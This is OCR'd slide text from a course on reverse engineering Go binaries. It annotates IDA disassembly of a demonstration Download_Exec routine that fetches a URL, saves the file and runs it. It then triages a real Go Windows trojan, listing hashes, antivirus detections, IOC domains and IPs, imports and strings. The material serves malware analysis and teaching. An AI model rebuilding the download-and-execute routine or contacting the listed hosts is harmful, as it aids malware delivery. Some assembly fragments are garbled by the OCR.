
```
sub     rsp, 90h
mov     [rsp+88h], rbp
lea     rbp, [rsp+88h]
mov     [rsp+0B0h], rdi
mov     [rsp+0A8h], rcx
mov     [rsp+0A0h], rbx
mov     [rsp+98h], rax
movups  xmmword ptr [rsp+68h], xmm15
lea     rdx, unk_63B980
mov     [rsp+68h], rdx
lea     r8, off_6E3C38  ; "Running in Download_Exec function!"
mov     [rsp+70h], r8
mov     r8, cs:os_Stdout
mov     esi, 1
lea     rax, go_itab__os_File_io_Writer
mov     rbx, r8
lea     rcx, [rsp+68h]
mov     rdi, rsi
call    fmt_Fprintln
nop
mov     rax, [rsp+98h]
mov     rbx, [rsp+0A0h]
mov     ecx, 242h
mov     edi, 1B6h
call    os_OpenFile
mov     [rsp+48h], rax
test    rbx, rbx
jz      short loc_61EEDC
```

- os.Stdout is declared as global variable.

```
type StringHeader struct {
   Data uintptr
   Len  int
}
```

- Package os.File implements io.Writer interface.

- rax: filename string
- rbx: size of file name
- ecx: flags
- edi: file mode



```
loc_61F08C:
mov     [rsp+arg_0], rax
mov     [rsp+arg_8], rbx
mov     [rsp+arg_10], rcx
mov     [rsp+arg_18], rdi
call    runtime_morestack_noctxt
mov     rax, [rsp+arg_0]
mov     rbx, [rsp+arg_8]
mov     rcx, [rsp+arg_10]
mov     rdi, [rsp+arg_18]
jmp     blackstormsecurity_project1_Download_Exec
blackstormsecurity_project1_Download_Exec endp
```

- The Create( ) function used by our application code (slide 26) is actually implemented using OpenFile( ) (check it on Go source code -- package os.File: https://golang.org/src/os/file.go)

- At this point rbx holds the “err” variable (from code) and it’s tested to confirm whether file has been created successfully or not.

❑ FIRST STEPS ON GO REVERSING

- HTTP client (as well as HTTP server) are provided by http package.

Http.Get( ) is implemented as:

```
func Get(url string) (resp *Response, err error) {
        return DefaultClient.Get(url)
}
```

```
loc_61EEDC:
nop
mov     rax, cs:net_http_DefaultClient
mov     rbx, [rsp+90h+arg_10]
mov     rcx, [rsp+90h+arg_18]
call    net_http___ptr_Client__Get
mov     [rsp+40h], rax
mov     [rsp+38h], rbx
mov     [rsp+50h], rcx
test    rbx, rbx
jz      short loc_61EF3D
```

- rbx: URL string
- rcx: URL string size

- If there isn't any error (err == nil), so proceed to time.Sleep( ) function. Otherwise, move to log.Panicln().

```
movups  xmmword ptr [rsp+78h], xmm15
jz      short loc_61EF1B
```

- Sleep function from time package accept argument. In this case, 2540BE400h is equal to 10000000000 nano seconds, which results to 10 seconds.

```
loc_61EF3D:
mov     rax, 2540BE400h
call    time_Sleep
mov     rcx, [rsp+38h]
test    rcx, rcx
jz      short loc_61EF8B
```

```
mov     rdx, [rbx+8]
jmp     short loc_61EF1E
```

```
loc_61EF1B:
mov     rdx, rbx
```

```
movups  [rsp+90h+var_18], xmm15
jz      short loc_61EF64
```

```
loc_61EF8E
mov     rc
```

❑ FIRST STEPS ON GO REVERSING

```
loc_61EF8B:
mov     rdx, [rsp+40h]
mov     rbx, [rdx+40h]
mov     rcx, [rdx+48h]
lea     rax, unk_64E5A0
nop
call    runtime_convI2I
mov     rcx, rax
mov     rdi, rbx
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
lea     rax, go_itab__os_File_io_Writer
mov     rbx, [rsp+48h]
nop
call    io_copyBuffer
mov     rdx, [rsp+40h]
mov     rsi, [rdx+40h]
mov     rax, [rdx+48h]
mov     rdx, [rsi+18h]
call    rdx
nop
mov     rdx, [rsp+48h]
xchg    ax, ax
test    rdx, rdx
jz      short loc_61EFED
```

- Package os.File implements io.Writer interface.

```
func convI2I(inter *interfacetype, i iface) (r iface) {
        tab := i.tab
        if tab == nil {
                return
        }
        if tab.inter == inter {
                r.tab = tab
                r.data = i.data
                return
        }
        r.tab = getitab(inter, tab._type, false)
        r.data = i.data
        return
}
```


On the source code we've used io.Copy( ), which is implemented by the CopyBuffer( ) function:

```
func Copy(dst Writer, src Reader) (written int64, err error) {
        return copyBuffer(dst, src, nil)
}
```


```
func CopyBuffer(dst Writer, src Reader, buf []byte) (written int64, err error) {
        if buf != nil && len(buf) == 0 {
                panic("empty buffer in CopyBuffer")
        }
        return copyBuffer(dst, src, buf)
}
```

- The actual implementation is a bit longer... ☺

❑ FIRST STEPS ON GO REVERSING



```
loc_61EF67:
mov     [rsp+78h], rbx
mov     rdx, [rsp+50h]
mov     [rsp+80h], rdx
lea     rax, [rsp+78h]
mov     ebx, 1
mov     rcx, rbx
call    log_Panicln
```




```
loc_61EFED:
movups  xmmword ptr [rsp+58h], xmm15
lea     rdx, unk_63B980
mov     [rsp+58h], rdx
lea     rdx, off_6E3C48 ; "Executing the payload!"
mov     [rsp+60h], rdx
mov     rbx, cs:os_Stdout
lea     rax, go_itab__os_File_io_Writer
lea     rcx, [rsp+58h]
mov     edi, 1
mov     rsi, rdi
call    fmt_Fprintln
mov     rax, [rsp+90h+arg_0]
mov     rbx, [rsp+90h+arg_8]
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    os_exec_Command
call    os_exec___ptr_Cmd__Run
test    rax, rax
jz      short loc_61F07C
```


```
func Fprintf(w io.Writer, format string, a
...interface{}) (n int, err error) {
        p := newPrinter()
        p.doPrintf(format, a)
        n, err = w.Write(p.buf)
        p.free()
        return
}
```

- rax: filename
- rbx: website

```
func (c *Cmd) Run() error {
        if err := c.Start(); err != nil {
                return err
        }
        return c.Wait()
}
```



```
movups  xmmword ptr [rsp+78h], xmm15
jz      short loc_61F05D
```



```
loc_61F07C:
mov     rbp, [rsp+88h]
add     rsp, 90h
retn
```

os.exec.Command( ) returns a Cmd structure used by Run( ) method.

```
type Cmd struct {
  Path string
  Args []string
  Env []string
  Dir string
  Stdin io.Reader
  Stdout io.Writer
  Stderr io.Writer
  ExtraFiles []*os.File
  SysProcAttr *syscall.SysProcAttr
  Process *os.Process
  ProcessState *os.ProcessState
}
```

GO MALWARE

❑ GO MALWARE

- As analyzing malware threats is usually a time consuming task, so it is NOT our goal here to analyze a whole malware sample (not even close), but only to comment few pieces of code to highlight one or another point.

- Additional point: either “method” or “function” nomenclature can be used with same effect, though there’s a small difference between them.

- Technically, functions are usually declared by specify argument’s types, body and return values, while method are defined as having a receiver (class), but it isn’t fundamental to understand concepts here.

- Once again, all Go source code snipets have been extracted/based from go.dev and pkg.go.dev because learning the source code is critical to get a better understanding on Go Reversing! ☺

❑ GO MALWARE

```
remnux@remnux:~/malware/golang$ malwoverview.py -x 1 -X 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9


                                    TRIAGE OVERVIEW REPORT
------------------------------------------------------------------------------------------

id:         210202-1ldpx7jtse
status:     reported
kind:       file
filename:   4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
submitted:  2021-02-02T16:12:07Z
completed:  2021-02-02T16:14:44Z
------------------------------------------------------------------------------------------
next:       2021-02-02T16:12:07.504556Z
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ malwoverview.py -x 2 -X 210202-1ldpx7jtse


                                    TRIAGE SEARCH REPORT
------------------------------------------------------------------------------------------

score:      6

id:         210202-1ldpx7jtse
target:     4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
size:       6372864
md5:        d0b43b3bdfebfb827ae68b7b339317fc
sha1:       e112d6d469635ac80ebcfa64ca013496a7ed76b9
sha256:     4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
completed:  2021-02-02T16:14:44Z
```


ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO MALWARE

```
signatures:
        JavaScript code in executable
        Looks up external IP address via web service
        Enumerates physical storage devices
        Modifies system certificate store
        Suspicious behavior: EnumeratesProcesses
        Suspicious use of AdjustPrivilegeToken
        Suspicious use of WriteProcessMemory

targets:
        iocs:
                api.ipify.org
                www.download.windowsupdate.com
                i.imgur.com
                api.anonfiles.com
                anonfiles.com
                api.anonymousfiles.io
                gi74qcmwmxoq4xun.onion.ws
                file.io
                x.ss2.us
                ctldl.windowsupdate.com
                8.8.8.8
                54.235.147.252
                151.101.36.193
                45.148.16.42
                104.21.44.137
                104.21.234.187
                198.251.89.65
                52.22.39.17
                65.9.76.164
                54.235.189.250
                95.101.78.106
                104.21.234.186
                65.9.76.230
                http://x.ss2.us/x.cer
                http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authr
```


- **malwoverview.py -f 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe -v 2**

```
Sections:               Entropy

        .text           5.92
        .rdata          5.37
        .data           5.47
        .idata          3.63
        .symtab                 0.02


Main Antivirus Reports:
----------------------------------------
Scan date:    2021-09-13 03:01:50


Avast:        Win64:Trojan-gen
Avira:        TR/Redcap.oahhq
BitDefender:  Gen:Variant.Bulz.341480
ESET-NOD32:   a variant of WinGo/Spy.Agent.B
F-Secure:     None
FireEye:      Gen:Variant.Bulz.341480
Fortinet:     W32/Agent.B!tr.spy
Kaspersky:    Trojan.Win32.Witch.bur
McAfee:       Artemis!D0B43B3BDFEB
Microsoft:    Trojan:Win32/Ymacco.AA49
Panda:        Trj/CI.A
Sophos:       Mal/Generic-S
Symantec:     Trojan.Gen.MBT
TrendMicro:   None


Imported DLLs:
------------------------

        kernel32.dll
```

❑ GO MALWARE

```
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ go tool buildid 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
z5cuUzBjQl9JEBHZbbsx/fh8JGYan3M7yk1LxvER2/afd4PGN07ThW6ijxpp4k/z7frL_2dqIBzytg9fQlU
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ go version 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: go1.14.12
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ strings -af 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe |grep -E "((\"?)([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]){20}\/([a-zA-Z0-9_-]){20}(\"?)$)"
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: Go build ID: "z5cuUzBjQl9JEBHZbbsx/fh8JGYan3M7yk1LxvER2/afd4PGN07ThW6ijxpp4k/z7frL_2dqIBzytg9fQlU"
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ file 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ strings -a 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe | wc -l
87292
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ ls -lh 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
-rwxr--r-- 1 remnux remnux 6.1M Oct 25 21:56 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
```

❑ GO MALWARE


Function name
_rt0_amd64_windows
runtime_asmstdcall
runtime_badsignal2
runtime_getlasterror
sigtramp
runtime_exceptiontramp
runtime_firstcontinuetramp
runtime_lastcontinuetramp
runtime_ctrlhandler
runtime_externalthreadhandler
runtime_callbackasm1
runtime_tstart_stdcall
runtime_settls
runtime_onosstack
runtime_usleep2
runtime_switchtothread
runtime_nanotime1
time_now
type__eq_runtime__panic
type__eq_runtime__defer
type__eq_runtime_sysmontick
type__eq_runtime_special
type__eq_runtime_mspan
type__eq_runtime_markBits
type__eq_runtime_mcache
type__eq_struct__runtime_gList__runtime_n_int32_
type__eq_runtime_gcWork
type__eq_runtime_wbBuf
type__eq_runtime_mOS
runtime___ptr_waitReason__String
type__eq_runtime_sudog
Line 1096 of 5810
Imports
Address
Ordinal
Name
Libra
00000000009D2020 WriteFile ker...
00000000009D2028 WriteConsoleW ker...
00000000009D2030 WaitForMultipleObjects ker...
00000000009D2038 WaitForSingleObject ker...
00000000009D2040 VirtualQuery ker...
00000000009D2048 VirtualFree ker...
00000000009D2050 VirtualAlloc ker...
00000000009D2058 SwitchToThread ker...
00000000009D2060 SuspendThread ker...
00000000009D2068 SetWaitableTimer ker...
00000000009D2070 SetUnhandledExceptionFilter ker...
00000000009D2078 SetProcessPriorityBoost ker...
00000000009D2080 SetEvent ker...
00000000009D2088 SetErrorMode ker...
00000000009D2090 SetConsoleCtrlHandler ker...
00000000009D2098 ResumeThread ker...
00000000009D20A0 QueryFullProcessImageNameA ker...
00000000009D20A8 ProcessIdToSessionId ker...
00000000009D20B0 PostQueuedCompletionStatus ker...
00000000009D20B8 OpenProcess ker...
00000000009D20C0 LoadLibraryA ker...
00000000009D20C8 LoadLibraryW ker...
00000000009D20D0 SetThreadContext ker...
00000000009D20D8 GetThreadContext ker...
00000000009D20E0 GetSystemInfo ker...
00000000009D20E8 GetSystemDirectoryA ker...
00000000009D20F0 GetStdHandle ker...
00000000009D20F8 GetQueuedCompletionStatus ker...
00000000009D2100 GetProcessAffinityMask ker...
00000000009D2108 GetProcAddress ker...
Line 10 of 40
Strings
Address
Length
Type
String
.rdata:0000000... 00000009 C \acontext
.rdata:0000000... 00000009 C \anet/url
.rdata:0000000... 00000009 C \aos/exec
.rdata:0000000... 00000009 C \aos/user
.rdata:0000000... 00000009 C \areflect
.rdata:0000000... 00000009 C \aruntime
.rdata:0000000... 00000009 C \astrconv
.rdata:0000000... 00000009 C \astrings
.rdata:0000000... 00000009 C \asyscall
.rdata:0000000... 00000009 C \aunicode
.rdata:0000000... 00000009 C \a**uint8
.rdata:0000000... 00000009 C \a*[0]int
.rdata:0000000... 00000009 C \a*[1]int
.rdata:0000000... 00000009 C \a*[4]int
.rdata:0000000... 00000009 C \a*[5]int
.rdata:0000000... 00000009 C \a*[6]int
.rdata:0000000... 00000009 C \a*[7]int
.rdata:0000000... 00000009 C \a*[8]int
.rdata:0000000... 00000009 C \a*[9]int
.rdata:0000000... 00000009 C \a*[]bool
.rdata:0000000... 00000009 C \a*[]int8
.rdata:0000000... 00000008 C \a*[]uint
.rdata:0000000... 00000009 C \a*exec.F
.rdata:0000000... 00000009 C \a*fmt.pp
.rdata:0000000... 00000008 C \a*func()
.rdata:0000000... 00000009 C \a*net.IP
.rdata:0000000... 00000009 C \a*string
.rdata:0000000... 00000009 C \a*uint16
.rdata:0000000... 00000009 C \a*uint32
.rdata:0000000... 00000008 C \a*uint64
.rdata:0000000... 00000008 C \aAddASN1
Line 24 of 15498

❑ GO MALWARE

main.main( )

```
.text:0000000006D7430 ; void __cdecl main_main()
.text:0000000006D7430 main_main       proc near               ; CODE XREF: runtime_main+1F8↑p
.text:0000000006D7430                                         ; main_main+332↓j
.text:0000000006D7430                                         ; DATA XREF: ...
.text:0000000006D7430
.text:0000000006D7430 var_F8          = xmmword ptr -0F8h
.text:0000000006D7430 var_E8          = xmmword ptr -0E8h
.text:0000000006D7430 var_D8          = xmmword ptr -0D8h
.text:0000000006D7430 var_C0          = xmmword ptr -0C0h
.text:0000000006D7430 var_B0          = qword ptr -0B0h
.text:0000000006D7430 var_A8          = qword ptr -0A8h
.text:0000000006D7430 var_A0          = qword ptr -0A0h
.text:0000000006D7430 var_98          = qword ptr -98h
.text:0000000006D7430 var_90          = qword ptr -90h
.text:0000000006D7430 var_88          = xmmword ptr -88h
.text:0000000006D7430 var_78          = xmmword ptr -78h
.text:0000000006D7430 var_68          = xmmword ptr -68h
.text:0000000006D7430 var_58          = xmmword ptr -58h
.text:0000000006D7430 var_48          = xmmword ptr -48h
.text:0000000006D7430 var_38          = xmmword ptr -38h
.text:0000000006D7430 var_28          = xmmword ptr -28h
.text:0000000006D7430 var_18          = xmmword ptr -18h
.text:0000000006D7430 var_8           = qword ptr -8
.text:0000000006D7430
.text:0000000006D7430                 mov     rcx, gs:28h
.text:0000000006D7439                 mov     rcx, [rcx+0]
.text:0000000006D7440                 lea     rax, [rsp+var_78]
.text:0000000006D7445                 cmp     rax, [rcx+10h]
.text:0000000006D7449                 jbe     loc_6D775D
.text:0000000006D744F                 sub     rsp, 0F8h
```

```
typedef struct _TEB
{
    struct _NT_TIB NtTib;                  //0x0
    VOID* EnvironmentPointer;              //0x1c
    struct _CLIENT_ID ClientId;            //0x20
    ..................
}

typedef struct _NT_TIB {
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
    PVOID StackBase;
    PVOID StackLimit;
    PVOID SubSystemTib;
    PVOID FiberData;
